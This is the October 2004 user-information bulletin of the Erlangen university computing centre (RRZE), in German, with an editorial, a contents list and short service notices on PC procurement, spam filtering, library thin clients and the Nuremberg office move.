

Regionales
RechenZentrum
Erlangen


Der IT-Dienstleister der FAU

Benutzer- Information

Schulungen & Workshops
Kolloquien
Campustreffen
Netzwerkausbildung
Software
ISER

Schutz vor Spam und Viren
Rahmenvertrag für Notebooks
Grid-Computing am RRZE
BibleWorks
Das RRZE im weltweiten Netz

www.rrze.uni-erlangen.de



BI 72
10 2004

Liebe Leserin, lieber Leser,

Zusammenlegungen, wirtschaftliche Synergieeffekte und Reformen werden immer öfter als unverzichtbares Zeichen des Fortschritts bewertet – eines Fortschritts allerdings, der im Berufsalltag im wahrsten Sinne des Wortes allzu oft von den Mitarbeitern und Kunden ‚fortschreitet‘. Für das RRZE steht die Nähe zu Mensch und Wissenschaft aber nach wie vor an erster Stelle: Nicht Dienstleistung oder Wissenschaft, sondern Dienstleistung und Wissenschaft ist deshalb unser Leitmotiv als der IT-Dienstleister der FAU.

Zwei Gruppen vertreten am RRZE den Aspekt der Wissenschaftlichkeit am stärksten: die Kommunikationsabteilung und das HPC-Team. Ihnen sind in dieser BI zwei Schwerpunkte gewidmet (Titelthema „Das RRZE im weltweiten Netz“, S. 11 ff und verschiedene Artikel zum Hochleistungsrechnen, S. 24 ff).

„Uni-TV“ dürfte inzwischen sowohl innerhalb als auch außerhalb der FAU zum Begriff geworden sein. Dem vom RRZE ausgehenden Projekt gelang in den letzten Jahren fast mühelos der Spagat zwischen Wissenschaft und Publicity. Beiträge bei internationalen Kongressen über Netzwerk- und Medientechnik, darunter allein drei in den USA, zeugen von der einen Seite, eine eigene TV-Sendereihe für die FAU bei BR-alpha von der anderen.

Förderungstechnisch war der Evergreen „Uni-TV“ ein Kind des Bundes. Dessen klammer gewordene Finanzierungshand beflügelte das RRZE, sein Know-how in Sachen fortschrittlicher Netzwerktechnik außerhalb des Landes zu vermarkten. Das RRZE hatte Glück: Fast gleichzeitig gelang aus dem Stand der Quereinstieg in zwei große EU-Projekte, MUP-PET und GEANT2, überwiegend getragen von den offensichtlich richtigen Ansätzen: Was kann man in und mit Netzen machen und was braucht man? Das bescherte dem RRZE in diesem Sommer nicht nur zum wiederholten Male zwei Kongressbeiträge in den USA, sondern obendrein eine Einladung zur Internet2-Community nach Washington. Dort durfte das RRZE seine bereits im deutschen Wissenschaftsnetz G-WiN an allen Kernnetz-Standorten eingesetzte Messtechnik vorstellen – mit der Option,

sie auch in den USA verfügbar zu machen. Das wiederum hat wohl dazu geführt, dass der Bund, der sich erfreulicherweise entschlossen hat, mit VIOLA seit langer Zeit wieder ein großes Netzwerk-Erprobungsprojekt aufzulegen, aus dem Zielgebiet NRW eine Stichleitung mit immerhin 10 Giga-bit/sec nach Erlangen/Nürnberg hat ziehen lassen. Angesichts dieser atemberaubenden Entwicklung ist es nun höchste Zeit, die wissenschaftliche Reputation der „Netzwerker“ einem breiteren Publikum bekannt zu machen.


Komplexe numerische Simulationen haben sich in vielen technischen und naturwissenschaftlichen Disziplinen neben Theorie und Experiment etabliert. Die Nutzung leistungsfähiger Computersysteme ist dabei oft ein Wettbewerbsfaktor im internationalen Forschungswettbewerb. Rasante technologische Entwicklungen bei den Computern und die stetige Weiterentwicklung numerischer Methoden vereinen sich zu einer komplexen interdisziplinären Forschungsaufgabe.

Das RRZE als modernes, wissenschaftliches Rechenzentrum stellt mit dem HPC-Team die Schnittstelle zur Rechnertechnologie und bildet die Brücke zu den Ingenieurwissenschaften, zur Informatik, zur Physik und zur Chemie, um gemeinsam eine effiziente Umsetzung ihrer Simulationen auf neueste Rechner und Methoden sicher zu stellen. Eine Aufgabe, die nur durch eigene, international eingebundene Forschungsaktivitäten praxisnah und effizient gelöst werden kann.

Mit dem Aufbau des HPC-Teams, dessen Existenz vor allem der umfangreichen Finanzierung durch KONWIHR sowie Sondermitteln des Ministeriums und der Hochschulleitung zu verdanken ist, wurde eine Basis gelegt, auf der in naher Zukunft neue Technologien wie Tera- und Petaflops-Computing, eScience und GRID-Computing kundennah und schnell für die Wissenschaft an der FAU verfügbar sein werden.

Die befruchtende Synthese aus Dienstleistung und Wissenschaft unter einem Dach und in unmittelbarer Nähe und Abstimmung mit Ihnen, unseren Kunden, künftig weiterzuführen, ist das Ziel des RRZE, als dem IT-Dienstleister der FAU.

Ihr





Das lange Warten hat endlich ein Ende: Im Sommer 2004 bezog das IT-Betreuungszentrum Nürnberg (IZN) seine neuen Räumlichkeiten im fertiggestellten Anbau des WiSo-Fakultätsgebäudes. S. 8



Was haben eine Bratsche, ein Frosch und ein Riese mit Netzwerken zu tun? Sie wissen es nicht? Dann lesen Sie doch unser Titelthema ab S. 11



PHP hat sich in den vergangenen Jahren zu einer immer beliebteren serverseitigen Skriptsprache für das Internet entwickelt. Das RRZE hat verschiedene PHP-Entwicklungsumgebungen getestet und gibt Tipps zur Formularverwaltung. S. 53

Öffnungszeiten des RRZE

Hausöffnung
Mo-Fr 7 – 20 Uhr
(letzter Einlass 19.45 Uhr)

Service-Theke
Mo-Fr 8 – 18 Uhr

Benutzerberatung an der
Service-Theke

Mo-Do 9 – 12 Uhr
und **13:30 – 16:30 Uhr**
Fr 9 – 12 Uhr

RRZE aktuell

PC-Spende: Freude bei ungarischen Schülern	3
Einheitliche Benutzerumgebung in den CIP-Pools des RRZE	3
Uni-TV: Sendetermine	3
FSC-PCs an der FAU	4
Mozilla.org in Erlangen	4
Umgang mit Spam-Mails	5
Tipps zur Spam-Filterung	5
STAR-CD-Campustag	6
Tutorial: Application Performance Optimization	6
Thin Clients ersetzen PCs in den Bibliotheken	6
Thin Clients als öffentliche Infosäulen	7
IZN ist umgezogen: Was lange währt ...	8

Titel

Das RRZE im weltweiten Netz ...	11
WiN-Lab goes GÉANT2	12
VIOLA-Tesbed	14
Overview On „MUPPET“	16
Uni-TV: Universitas quo vadis?	19
Live „gestreamt“: 20 Jahre DFN	20
FAU-PN: das Virtuelle Private Netzwerk der Universität	21
FAU-Mail-Relay: Virens Scanner im Probebetrieb	23

High Performance Computing

Grid Computing am RRZE: Im Netz der Netze	24
Intel-Hochleistungsrechner: Compiler und Bibliotheken	25
SGI User Group Conference: Offene Gesellschaft	27
HPC-Systeme: Investitionen effizient genutzt	29
Memory-Server: Migration von LSF nach PBS	33
Online-Dokumentation zu HPC-Software	33
Benutzerbericht: Inference of the first 10.000-organism Phylogeny ...	34

Hardware

Neuer Farblaserdrucker: Optimale Qualität	36
Wohin mit alter Hardware?	37
Ausschreibung der Uni Würzburg: Rahmenvertrag für Notebooks	38

Software

Software-Beschaffung: Preise & Lizenzen	41
MALTLAB: Integrierte Kommunikation mit externen Geräten	43
MALTLAB: Berechnung von Systemen in der mobilen Kommunikation	44
BibleWorks	48
Sun Education Software Academic Edition	50
Verzeichnisschutzgenerator	51
Windows Update Dienst	52
Linux-Kongress	52
PHP: User Eingaben einfach und verlässlich überprüfen	53
PHP: Entwicklungsumgebungen im Test: Mehr als „Hallo Welt“	55
PHP5 im Test	60

Ausbildung & Information

SITE: Schulungszentrum für Informationstechnologie Erlangen	61
Schlungen & Workshops am RRZE	62
Anwendungssoftware & Betriebssysteme	63
Termine im Überblick	68
Netzwerkausbildung WS 2004/05: Grundzüge der Datenkommunikation	70
RRZE-Kolloquium Campustreffen/System-Kolloquium	71
Fachinformatikerausbildung: Alle Jahre wieder ...	72

Personalia

HTML-Adressen	73
Die letzte Seite	75
	76

PC-Spende für Kövapoörs

Freude bei ungarischen Schülern

Die im vergangenen Jahr aus dem CIP-Pool der Theologischen Fakultät ausgemusterten Rechner nehmen wieder ihren Dienst auf – allerdings nicht an der FAU, sondern an einer ungarischen Volksschule in der Nähe des Plattensees.

Voll beladen bis unters Dach mit PCs, Monitoren und sämtlicher Peripherie, trat György Szikrai, technischer Leiter des Experimentiertheaters, am 3. August 2004 seine Reise ins heimatliche Kövapoörs in Ungarn an. Nicht nur Urlaub und Erholung standen diesmal auf dem Plan, sondern auch soziales Engagement, nämlich die Übergabe der zehn „Theologie-PCs“. „Die Rechner haben an der Universität zwar ausgedient“, so Herr Szikrai

„aber die Volksschule in Ungarn freut sich sehr über die Spende. Für schulische Zwecke sind die Geräte noch gut zu gebrauchen.“

Nach der Beschaffung zehn neuer Rechner für den CIP-Pool der Theologie über einen WAP-Antrag im Dezember 2003 wurde die veraltete Ausrüstung freigegeben – die Rechner durften aus Sicherheitsgründen nicht mehr ans FAU-Netz angeschlossen werden – und Herrn Szikrai übergeben. Wir hoffen, dass sie in Kövapoörs noch ihren Zweck erfüllen.

K. Augustin



Der „Exporteur“:
György Szikrai

Einheitliche Benutzerumgebung in den CIP-Pools des RRZE

Das RRZE hat sich das Ziel gesetzt, die Arbeitsumgebung in den vom RRZE betreuten CIP-Pools zu vereinheitlichen. Studierenden soll damit das Arbeiten in den CIP-Pools an verschiedenen Standorten erleichtert werden. Im Gegensatz zu früher wird künftig an allen Standorten dieselbe Benutzererkennung verwendet. Dies reduziert den Verwaltungsaufwand für die Betreuer der Pools und erspart den Studierenden das mehrfache Ausfüllen von Benutzungsanträgen.

Das Login eines neuen Studenten wird nach der Immatrikulation automatisch erzeugt und kann vom Studenten selbst über eine Webseite (<http://studadm.uni-erlangen.de:1188/>) aktiviert werden. Die Nutzer können automatisch in allen Arbeitsplätzen auf den gleichen Datenbestand in ihrem Homedirectory zugreifen. Durch die Anschaffung eines neuen Servers konnte dieser Service für die CIP-Pools im RRZE (inkl. TNZB), in der Theologischen und der Juristischen Fakultät sowie den beiden Philosophischen Fakultäten eingeführt werden. Weitere Standorte sollen im Frühjahr 2005 folgen.

M. Ruckdäschel

Uni-TV: Sendetermine

Erstausstrahlung auf dem Bildungs kanal „BR- α “

Das neue Format: Hochschulforum

05.11.2004 – Universitas Quo Vadis (18 Uhr)

Collegium Alexandrinum (jeweils Montag, 18 Uhr)

11.10.2004 – Optische 3D-Sensoren in der Gesichtschirurgie
(Prof. Dr. Häusler)

18.10.2004 – Stimme ohne Kehlkopf
(PD Rosanowski, PD Hoppe)

25.10.2004 – Computer in der Chirurgie
(Dr. Schick, Dipl.-Inf. Vogt)

08.11.2004 – Im Inneren des Auges
(Prof. Dr. Michelson, PD Paulus)

15.11.2004 – Schmerz und Narkose
(Prof. Dr. Schwilden)

22.11.2004 – Moderne Computertomographie
(Prof. Dr. Kalender)

Medizin und Ethik (jeweils Freitag, 18 Uhr)

19.11.2004 – Geburt und Tod: Ethische Fragen der Medizin I (Prof. Dr. Vollmann)

26.11.2004 – Geburt und Tod - Ethische Fragen der Medizin II (Prof. Dr. Vollmann)

FSC-PCs an der FAU

Das RRZE wird zum 1. November 2004 den Rahmenvertrag zur PC-Beschaffung mit der Raphael Frascch GmbH (Fujitsu-Siemens Computer GmbH) um weitere 6 Monate verlängern. PC-Beschaffungen innerhalb der FAU können damit weiterhin zu den bisherigen Konditionen getätigt werden.

Änderung der Konfigurationen

Da von FSC-PCs mit dem Intel-Chipsatz i865G zum Ende des ersten Quartals 2005 abgekündigt und die FSC Nachfolgemodelle bereits verfügbar sind, empfiehlt das RRZE den Umstieg auf die neue PC-Generation mit dem Intel-Chipsatz i915G zum Jahreswechsel 2004/2005.

Wer sich vorab über die PCs informieren möchte, kann dies unter <http://www.fujitsu-siemens.de/rl/produkte/professionalpc.html> tun.

Ab Januar 2005 werden auch die „Online-Bestellformulare“ auf den RRZE-Webseiten aktualisiert und auf die neuen FSC-PCs angepasst.

Für alle Systemadministratoren bedeutet der Umstieg auf die Nachfolgemodelle auch einen Wechsel des bisherigen Software-Images.

Weitere, detaillierte Informationen erhalten Sie bei unserem Campustreffen „PC-Beschaffung: Die neue Generation“ am **11. November 2004 um 14 Uhr c.t.** im RRZE, Martensstraße 1.

D. Dippel

Mozilla.org in Erlangen

Der FTP-Server der Friedrich-Alexander-Universität Erlangen-Nürnberg beherbergt einen sogenannten Primary Mirror von Mozilla.org, also die kompletten „gespiegelten“ Datenbestände der Website des Open-Source Webbrowsers Mozilla.

Die exakte Kopie der Originalwebsite wurde angelegt, um die Zugriffszeiten auf die Ursprungsseite, die auf einem weit entfernten Server liegt, zu verkürzen. Dadurch werden Datenübertragungen über große Distanzen vermieden und die Netzlast reduziert. Mit Hilfe eines exklusiven Zugangs zu den nicht-öffentlichen Servern des Mozilla-Projekts wird die Mirror-Site ständig aktualisiert, um sicherzustellen, dass sie den genauen Inhalt der gespiegelten Site wiedergibt.

Das Regionale RechenZentrum Erlangen stellt seinen Kunden die kostenfreie Open-Source Software in Form des beschriebenen Primary Mirror von Mozilla.org über seinen Anonymous FTP-Server zur Verfügung. Er verlangt keinerlei Identifikation vom Anwender und kann kostenlos genutzt werden.

Den Standort Erlangen hat das Mozilla-Entwicklerteam – als dritten in Europa – insbesondere wegen seiner schnellen Netzanbindung ausgewählt. Daneben bietet auch der Ende letzten Jahres vom RRZE neu beschaffte leistungsfähige und zuverlässig erreichbare FTP-Server genügend Plattenplatz, um einen zügigen Download zu gewährleisten. Unter <http://www.ftp.rrze.uni-erlangen.de/pub/mozilla.org/> können nun der Mozilla-Browser Firefox, der Mailclient Thunderbird, die komplette Mozilla Browser Suite sowie alle anderen Mozilla-Projekte kostenfrei heruntergeladen werden. *B. Reimer*

Weitere Links:

<http://www.ftp.uni-erlangen.de>

<http://www.mozilla.org/mirrors.html>

FSC-SCENIC-PCs: Neue Modelle

RRZE-Bezeichnung	ab 2005: FSC (i915G)	bis Ende 2004 FSC (i865G)
RRZE Mini-Office-PC „2005“	SCENIC C620, i915G	SCENIC C610, i865GV
RRZE Office-PC „2005“	SCENIC E620, i915GV	SCENIC E600, i865G
RRZE Power-PC „2005“	SCENIC P320, i915GV	SCENIC P300, i865G
RRZE Workstation-PC „2005“	SCENIC W620, i915GV	SCENIC W600, i865G

Umgang mit Spam-Mails

Im Herbst 2003 hat das RRZE am Mail-Relay der Universität Erlangen-Nürnberg eine Spam-Analyse eingeführt. Die Analyse wird für jede E-Mail durchgeführt, die diesen Mail-Relay passiert. Das Ergebnis der Spam-Analyse ist als Header im Mail-Kopf für den Empfänger einsehbar.

Aus rechtlichen Gründen beschränkt sich das RRZE auf die Analyse der E-Mails und überlässt das Filtern den Kunden. Damit ist sichergestellt, dass keine Zensur des E-Mail-Verkehrs an zentraler Stelle erfolgt. Ein Empfänger kann in seinem E-Mail-Client Filterregeln definieren, die dazu führen, dass E-Mails mit einem Spam-Flag in einen anderen Ordner abgelegt werden. Hinweise zum Einrichten von Filtern und zum Analyseverfahren findet man unter <http://www.rrze.uni-erlangen.de/dienste/email/spam-analyse>

- Die Verantwortung für das Filtern liegt beim Empfänger.
- Eine Spam-Bewertung stellt eine Wahrscheinlichkeitsgröße dar. Es lässt sich deshalb nicht vermeiden, dass in seltenen Fällen erwünschte E-Mails als Spam klassifiziert werden.
- Es ist nicht möglich, an zentraler Stelle auf das Spam-Profil einzelner Kunden einzugehen und die zentrale Spam-Analyse auf die Anforderungen einzelner Kunden zuzuschneiden.
- Kunden, die ihren Spam-Ordner nicht regelmäßig durchsehen, laufen Gefahr, fälschlicherweise als Spam klassifizierte E-Mails nicht oder zu spät zu lesen.
- Eine Mail, die in einem Spam-Ordner abgelegt wurde, gilt für jeden Mail-Server als „zugestellt“, auch wenn der Adressat sie nicht liest.
- Um sicher zu gehen, dass der Adressat die Mail auch liest, sollte im Mailtext eine entsprechende Aufforderung zur Rückantwort innerhalb eines angegebenen Zeitraums erfolgen. Dr. G. Dobler

Tipps zur Spam-Filterung

Ohne die Nutzung von E-Mail ist unsere tägliche Arbeit kaum noch vorstellbar – wird doch mittlerweile fast die gesamte Kommunikation über dieses Medium bestritten. Doch neben den Bequemlichkeiten, die die elektronische Post bietet, gibt es auch so manches Ärgernis, denn nicht nur Viren und andere unbetene Gäste, sondern auch Spam-Attacken machen uns den E-Mail-Alltag schwer. Bei sage und schreibe 75% aller am RRZE eingehenden E-Mails handelt es sich inzwischen um Spam.

Um bei einer Flut von täglich mehr als 100 erhaltenen Spam-Mails die wenigen, eventuell doch fälschlicherweise als Spam klassifizierten E-Mails zu erkennen, empfiehlt das RRZE eine 3-stufige Spam-Filterung, die die zentrale Spam-Bewertung des RRZE (siehe <http://www.rrze.uni-erlangen.de/dienste/e-mail/spam-analyse/>) nutzt und die Sie in Ihrer aktuellen Mail-Anwendung (Netscape, Mozilla, GroupWise, ...) aktivieren müssen:

Stufe 1:

Newsletter und Mailinglisten werden vom SpamAssassin nur schwer von Spam-Mails unterschieden. Legen Sie deshalb zunächst für Ihre gewünschten Newsletter oder Mailinglisten einen separaten Ordner an und definieren Sie entsprechende Filterregeln, anhand derer diese E-Mails dann automatisch in den dafür vorgesehenen Ordner verschoben werden.

Stufe 2:

Mit Hilfe der signifikanten Kopf- (Header-) Zeile, die der SpamAssassin in eine E-Mail einfügt, kann der lokale Filter Ihres Mail-Programms nun nach den von Ihnen definierten Filterregeln die unerwünschte Spam-Post aussortieren.

Um später die eventuell falsch einsortierten erwünschten E-Mails ohne größeren Suchaufwand erkennen zu können, ist es sehr sinnvoll, Spam-Mails mit hoher und niedriger Punktzahl zu unterscheiden und sie in separaten Ordnern abzulegen. Wir empfehlen daher, für alle Spams, die mit mehr als acht Punkten bewertet wurden, einen Ordner mit der Benennung ‚Spam hoch‘ anzulegen.

Filterbedingung: ‚X-Spam-Level‘ enthält ‚*****‘

Stufe 3:

Alle anderen E-Mails, die vom SpamAssassin nur mit mehr als fünf Punkten bewertet wurden, wandern in den Ordner ‚Spam niedrig‘, den Sie entsprechend angelegt und benannt haben.

Filterbedingung: ‚X-Spam-Flag‘ ist ‚YES‘

Dieser Ordner mit der Bewertung ‚Spam niedrig‘ sollte, bevor er gelöscht wird, immer noch einmal genau nach eventuell falsch sortierten E-Mails durchsucht werden. Der Inhalt des Ordners ‚Spam hoch‘ kann hingegen meist ungesehen gelöscht werden.

G. Heintzen

STAR-CD-Campustag am 19. November

Strömungsprozesse spielen in den vielfältigsten Bereichen eine Rolle. Experimentelle Untersuchungen sind oft aufwändig und werden zunehmend durch numerische Simulationen („computational fluid dynamics“, CFD) ersetzt. Neben speziellen in-house Codes werden dafür auch an der Universität Erlangen-Nürnberg zunehmend kommerzielle CFD-Löser eingesetzt.

Einige Lehrstühle der Technischen Fakultät haben sich im Mai dieses Jahres zusammen getan und (zunächst für ein Jahr) einen gemeinsamen Lizenzpool für das CFD-Paket STAR-CD der CD adapco Group beschafft. Diese Lizenzen können auf den Hochleistungsrechnern des RRZE oder auf den institutseigenen Rechnern genutzt werden. Weitere Interessenten können dem Lizenzpool jederzeit beitreten.

Im Rahmen dieses Abkommens wurde mit der CD adapco Group auch vereinbart, dass halbjährlich ein Info-Tag an der Universität Erlangen-Nürnberg veranstaltet wird, auf dem aktuelle Produkte der CD adapco Group (beispielsweise STAR-CCM+) vorgestellt und in Hands-On-Sessions spezifische STAR-CD Themen behandelt werden.

Der STAR-CD-Campustag ist sowohl für erfahrene Benutzer von STAR-CD gedacht als auch „Neueinsteiger“ und Studierende, die sich über CFD im Allgemeinen oder STAR-CD im Speziellen informieren möchten.

Freitag 19. November, 9:00-17:00 Uhr

RRZE CIP-Pool, Martensstr. 3, Raum 01.153

Um eine Anmeldung per E-Mail bei

hpc@rrze.uni-erlangen.de

wird gebeten.

T. Zeiser

Tutorial: Application Performance Optimization

Am **08. und 09. März 2005** findet am RRZE ein Tutorial statt, das sich intensiv mit der Optimierung von seriellen und parallelen Applikationscodes auf modernen Prozessoren beschäftigen wird. Experten des RRZE, des LRZ und des Lehrstuhls für Systemsimulation der FAU (LSS) behandeln ein Spektrum an Themen, das von der Cache-Optimierung über spezielle Programmieretechniken bis zur Verwendung leistungsfähiger Softwaretools zur Performance-Analyse reicht. Grundkenntnisse in der Programmierung von Hochleistungsrechnern werden vorausgesetzt. Diese können z.B. in einem der von LRZ, RRZE oder HLRS regelmäßig abgehaltenen Parallelrechnerkurse erworben werden.

Die Agenda mit weiteren Informationen wird rechtzeitig über die gewohnten Verteilerwege bekannt gegeben.

G. Hager

Thin Clients ersetzen PCs in den Bibliotheken

Viele Jahre dienten den Nutzern der Universitätsbibliothek PCs als Recherchearbeitsplätze. Seit Mitte 2000 wurden sie Zug um Zug durch Thin Clients auf SunRay-Basis ersetzt. Thin Clients sind kleine, lautlose Endgeräte, die 100%ig identisch und nicht veränderbar sind und nur Eingaben über die Tastatur und Ausgaben auf dem Bildschirm erlauben. Sie werden von einer Reihe leistungsstarker Server bedient.

Die Rechenprozesse, sämtliche Software und alle Daten, die sonst einen Desktop ausmachen, laufen auf dem Server und werden dort zentral gehalten und verwaltet. Jegliche Administration, Installation und Softwarepflege erfolgt für Dutzende von Arbeitsstationen auf einem Server. Dem Nutzer ermöglichen diese Endgeräte den Zugang zur Solaris-Betriebsumgebung und zu den UNIX-, Windows- und Java-basierten Anwendungen. Die Administratoren und Techniker werden mit weniger Aufwand für Wartung und Pflege belohnt, die Geldgeber erhoffen sich erhebliche Kosteneinsparungen.

Zur Zeit betreibt das RRZE 8 Server an verschiedenen Standorten in Erlangen und Nürnberg mit insgesamt 90 angeschlossenen Recherchearbeitsplätzen.

Hauptbibliothek

2 Server Sun-Fire-V210 mit 2GB Hauptspeicher und 2 Prozessoren (1GHz)

Hauptbibliothek: 30 Arbeitsplätze
Schuhstraße 1a

Teilbibliotheken Erlanger Innenstadt

2 Server Sun-Fire-V210 mit 512 MB Hauptspeicher und 1 Prozessor (1GHz)

Politologie: 2 Arbeitsplätze
Kochstraße 4, Raum 424

Alte Geschichte: 2 Arbeitsplätze
Kochstraße 4, Raum 224

Bayer. und Fränkische Landesgeschichte
Kochstraße 4, Raum 425

Geschichte des Mittelalters u. der Neuzeit
Kochstraße 4, Raum 325

Indogermanistik und Indoiranistik
Kochstraße 4, Raum 429

Klassische Archäologie

Kochstraße 4, Raum 105

Klassische Philologie: 2 Arbeitsplätze

Kochstraße 4, Raum 222

Deutsche Sprach- und Literaturwissenschaft:

3 Arbeitsplätze, Bismarckstraße 1, Raum B501

Pädagogik, Philosophie und Psychologie:

4 Arbeitsplätze, Bismarckstraße 1, Raum A201

Technisch-naturwissenschaftliche Zweigbibliothek (TNZB)

1 Server Sun-Fire-280R mit 2 GB Hauptspeicher und 2 Prozessoren (750 MHz)

TNZB: 9 Arbeitsplätze

Erwin-Rommel-Straße 60, Ausleihe

Gruppenbibliotheken im Südgelände: je 1 Arbeitsplatz

Chemie, Verfahrenstechnik, Biologie, Physik, Werkstoffwissenschaften

Wirtschafts- und Sozialwissenschaftliche Zweigbibliothek (WSZB)

1 Server Sun-Fire-V210 mit 2 GB Hauptspeicher und 1 Prozessor (1 GHz)

WSZB: 14 Arbeitsplätze

Nürnberg, Lange Gasse 20, Information / Lesesaal

Gruppenbibliothek Sozialwissenschaften

1 Server Sun-Fire-280R mit 2 GB Hauptspeicher und 1 Prozessor (750 MHz)

Auslandswissenschaft: 3 Arbeitsplätze

Nürnberg, Findelgasse 7, Raum U 1.029

Sozialwissenschaften: 5 Arbeitsplätze

Nürnberg, Findelgasse 7/III, Raum 3.036

Erziehungswissenschaftl. Zweigbibliothek (EZB)

1 Server Sun-Fire-V210 mit 512MB Hauptspeicher und 1 Prozessor (1 GHz)

EZB: 7 Arbeitsplätze

Nürnberg, Regensburger Straße 160, Ausleihe

Dr. E. Geißler

Thin Clients als öffentliche Infosäulen

Seit Jahren stellt das RRZE an zentralen Standorten Infosäulen bereit. Die bislang verwendeten PCs wurden in den letzten Monaten durch Thin Clients auf SunRay-Basis ersetzt. Ohne Authentifizierung auf einem Server und mit einer eingeschränkten Arbeitsumgebung können sich Interessenten informieren. Es steht lediglich ein Browser mit einer vom Besucher nicht konfigurierbaren Oberfläche zur Verfügung. Um einer missbräuchlichen Nutzung entgegenzuwirken, werden alle zugehörigen Daten periodisch vollständig gelöscht.

Standorte in Erlangen:**RRZE: 2 Infosäulen**

Martensstraße 1, EG

Kollegienhaus

Universitätsstraße 15

Universitätsbibliothek

Schuhstraße 1a, Ausleihe

Theologische Fakultät

Kochstraße 6, Eingang

Auditorium Maximum

Bismarckstraße 1, Haupteingang

Standorte in Nürnberg:**WiSo-Findelgasse 7/9****WiSo-Lange Gasse 20: 2 Infosäulen (1. OG)**

Dr. E. Geißler

Videokonferenzen

Das zeitgemäße Medium für schnelle und kostengünstige Kommunikation.

Besuchen Sie uns im Internet unter:

<http://www.mmz.rrze.uni-erlangen.de>

Tel. 09131/85-28898 (M. Gräve)

E-Mail: mmz@rrze.uni-erlangen.de

IT-BetreuungsZentrum Nürnberg (IZN) ist umgezogen

Was lange währt ...

Fast drei Jahre hat die Bauphase am 4900 Quadratmeter großen Anbau der Wirtschafts- und Sozialwissenschaftlichen Fakultät (WiSo) in Nürnberg gedauert. Am 8. Juli 2004 wurde der zweite Bauabschnitt des Fakultätsgebäudes in der Langen Gasse dann endlich offiziell seiner Bestimmung übergeben. Neben der Zweigbibliothek, dem Lehrstuhl für Logistik (Prof. Peter Klaus, D.B.A./Boston Univ.), dem Lehrstuhl für Bank- und Börsenwesen (Prof. Dr. Wolfgang Gerke), dem Lehrstuhl für Wirtschaftsinformatik III (Prof. Dr. Michael Amberg), zwei neuen Hörsälen und diversen Seminarräumen, sind auf der neu geschaffenen Fläche jetzt auch die Büro- und Funktionsräume des IT-Betreuungszentrums Nürnberg (IZN) untergebracht. Insgesamt werden vom IZN jetzt mehr als 600 PCs und 7500 aktive Benutzer betreut.

Bereits im Februar dieses Jahres zog die Außenstelle des Rechenzentrums vertreten durch Karl Hammer, Günther Purucker und Antonio Zaccaria in den gegenüberliegenden Neubau – getrieben allerdings nicht vom Pioniergeist, sondern eher „vertrieben“ von nachsiedelnden Mitarbeitern des Bayerischen Forschungsverbunds Wirtschaftsinformatik (FORWIN), die ihre alte, extern angemietete Unterkunft schon gekündigt hatten.



Der größte CIP-Pool (Pool 1) mit 54 PCs wird ausschließlich für den freien Betrieb genutzt.

Erste Anlaufschwierigkeiten

